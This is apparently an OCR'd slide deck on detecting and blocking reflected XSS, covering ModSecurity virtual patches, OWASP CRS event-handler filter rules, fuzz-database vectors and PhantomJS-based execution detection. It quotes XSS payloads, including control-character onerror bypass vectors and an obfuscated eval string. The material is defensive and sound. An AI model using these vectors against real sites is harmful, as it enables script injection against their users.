
<attack></p><script>alert(1);</script><p></attack>

ModSecurity Virtual Patch

#
OWASP ZAP Virtual Patch Details:
ID: 1508
Type: Cross Site Scripting (Reflected)
Vulnerable URL: demo/demo-deny-noescape.html
Vulnerable Parameter: test
#
SecRule REQUEST_FILENAME "demo/demo-deny-noescape.html" "chain,phase:2,t:none,block,msg:'Virtual Patch for Cross Site Scripting (Reflected)',id:'1508',tag:'WEB_ATTACK/XSS',tag:'WASCTC/WASC-8',tag:'WASCTC/WASC-22',tag:'OWASP_TOP_10/A2',tag:'OWASP_AppSensor/IE1',tag:'PCI/6.5.1',logdata:'%{matched_var_name}',severity:'2'"
SecRule ARGS:test "@pm < > ; ( ) =" "t:utf8toUnicode,t:urlDecodeUni,setvar:'tx.msg=%{rule.msg}',setvar:tx.xss_score=+%{tx.critical_anomaly_score},setvar:tx.anomaly_score=+%{tx.critical_anomaly_score}"

PART II:
ASYMMETRIC WARFARE:
DETECTING XSS ATTACKS

Identifying JS Execution Vectors



http://shazzer.co.uk/

Characters allowed before attrib name

FUZZ DATABASE

20.0

Vector

Characters allowed before attribute name

Navigation - Found 6 record(s). Page 1 of 1

Char	
Name	<control> = CHARACTER TABULATION
Test case	View test case
Charcode	9
Hex	0x09
Vector	`"><img src=xxx:x onerror=alert(9)>
	View details

Char	
Name	<control> = LINE FEED (LF)
Test case	View test case
Charcode	10
Hex	0x0a
Vector	`"><img src=xxx:x onerror=alert(10)>
	View details
...	

Char	
Name	<control> = FORM FEED (FF)
Test case	View test case
Charcode	12
Hex	0x0c
Vector	`"><img src=xxx:x onerror=alert(12)>
	View details
...	

Char	
Name	<control> = CARRIAGE RETURN (CR)
Test case	View test case
Charcode	13
Hex	0x0d
Vector	`"><img src=xxx:x onerror=alert(13)>
	View details
...	

Ruby Script

- **$ ruby ./fetch-shazzer-vectors.rb| head -5**

<!-- sample vector --> <img src=xx:xx %09onerror=logChr(1)>


<!-- sample vector --> <img src=xx:xx %0Aonerror=logChr(1)>

<!-- sample vector --> <img src=xx:xx %0Conerror=logChr(1)>

<!-- sample vector --> <img src=xx:xx %0Donerror=logChr(1)>


<!-- sample vector --> <img src=xx:xx %20onerror=logChr(1)>

Identifying JS Execution Vectors




http://html5sec.org/

Debuggex – Regex Testing




OWASP ModSecurity CRS XSS Filters




```
39  #
40  # -=[ XSS Filters - Category 2 ]=-
41  # XSS vectors making use of event handlers like onerror, onload etc, e.g., <body onload="alert(1)">
42  #
43  SecRule ARGS "(?i)([\v\s\"'`;\/0-9\=]+on\w+\s*=)" \
44    "msg:'XSS Filter - Category 2: Event Handler Vector',\
45    id:'973337',\
46    phase:request,\
47    severity:'2'.\
48    rev:'2',\
49    ver:'OWASP_CRS/3.0.0',\
50    maturity:'4',accuracy:'8',\
51    t:none,t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,\
52    block,\
53    capture,\
54    tag:'OWASP_CRS/WEB_ATTACK/XSS',\
55    tag:'WASCTC/WASC-8',\
56    tag:'WASCTC/WASC-22',\
57    tag:'OWASP_TOP_10/A2',\
58    tag:'OWASP_AppSensor/IE1',\
59    tag:'PCI/6.5.1',\
60    logdata:'Matched Data: %{TX.0} found within %{MATCHED_VAR_NAME}: %{MATCHED_VAR}',\
    setvar:'tx.msg=%{rule.msg}',\
```

ModSecurity Smoketest Page



detectXSSlib

- General purpose library written in C
- Based on a subset of OWASP CRS rules
- Optimized for performance
- Rules selected on the base of empirical data
- Command line tool provided
- Easy to integrate with other components
- nginx module PoC provided
- https://github.com/gwroblew/detectXSSlib

Detecting Successful XSS Challenges

- Deobfuscation/Normalization

```
<script>eval("aler"+(![]+[])[+[]])("xss")</script>
```

- Code Execution Detection
  - Difference between ***detecting attack payloads*** vs. ***confirming JS execution*** within the DOM
- Detection Accuracy Challenge
  - Need a DOM
  - Use PhantomJS – Headless WebKit client

Server-side XSS Detection

ModSecurity extracts HTML response data and executes Lua API

Lua script executes PhantomJS

PhantomJS evaluates the HTML and triggers DOM events

Initiating XSSAuditor

```
SecRule RESPONSE_HEADERS:Content-Type
"@contains html"
"chain,id:'85',phase:5,log,pass"
  SecRule &ARGS "@gt 0" "chain"
   SecRuleScript
/usr/local/apache/conf/crs/lua/xssdetect.lua
```


Example Attack

```
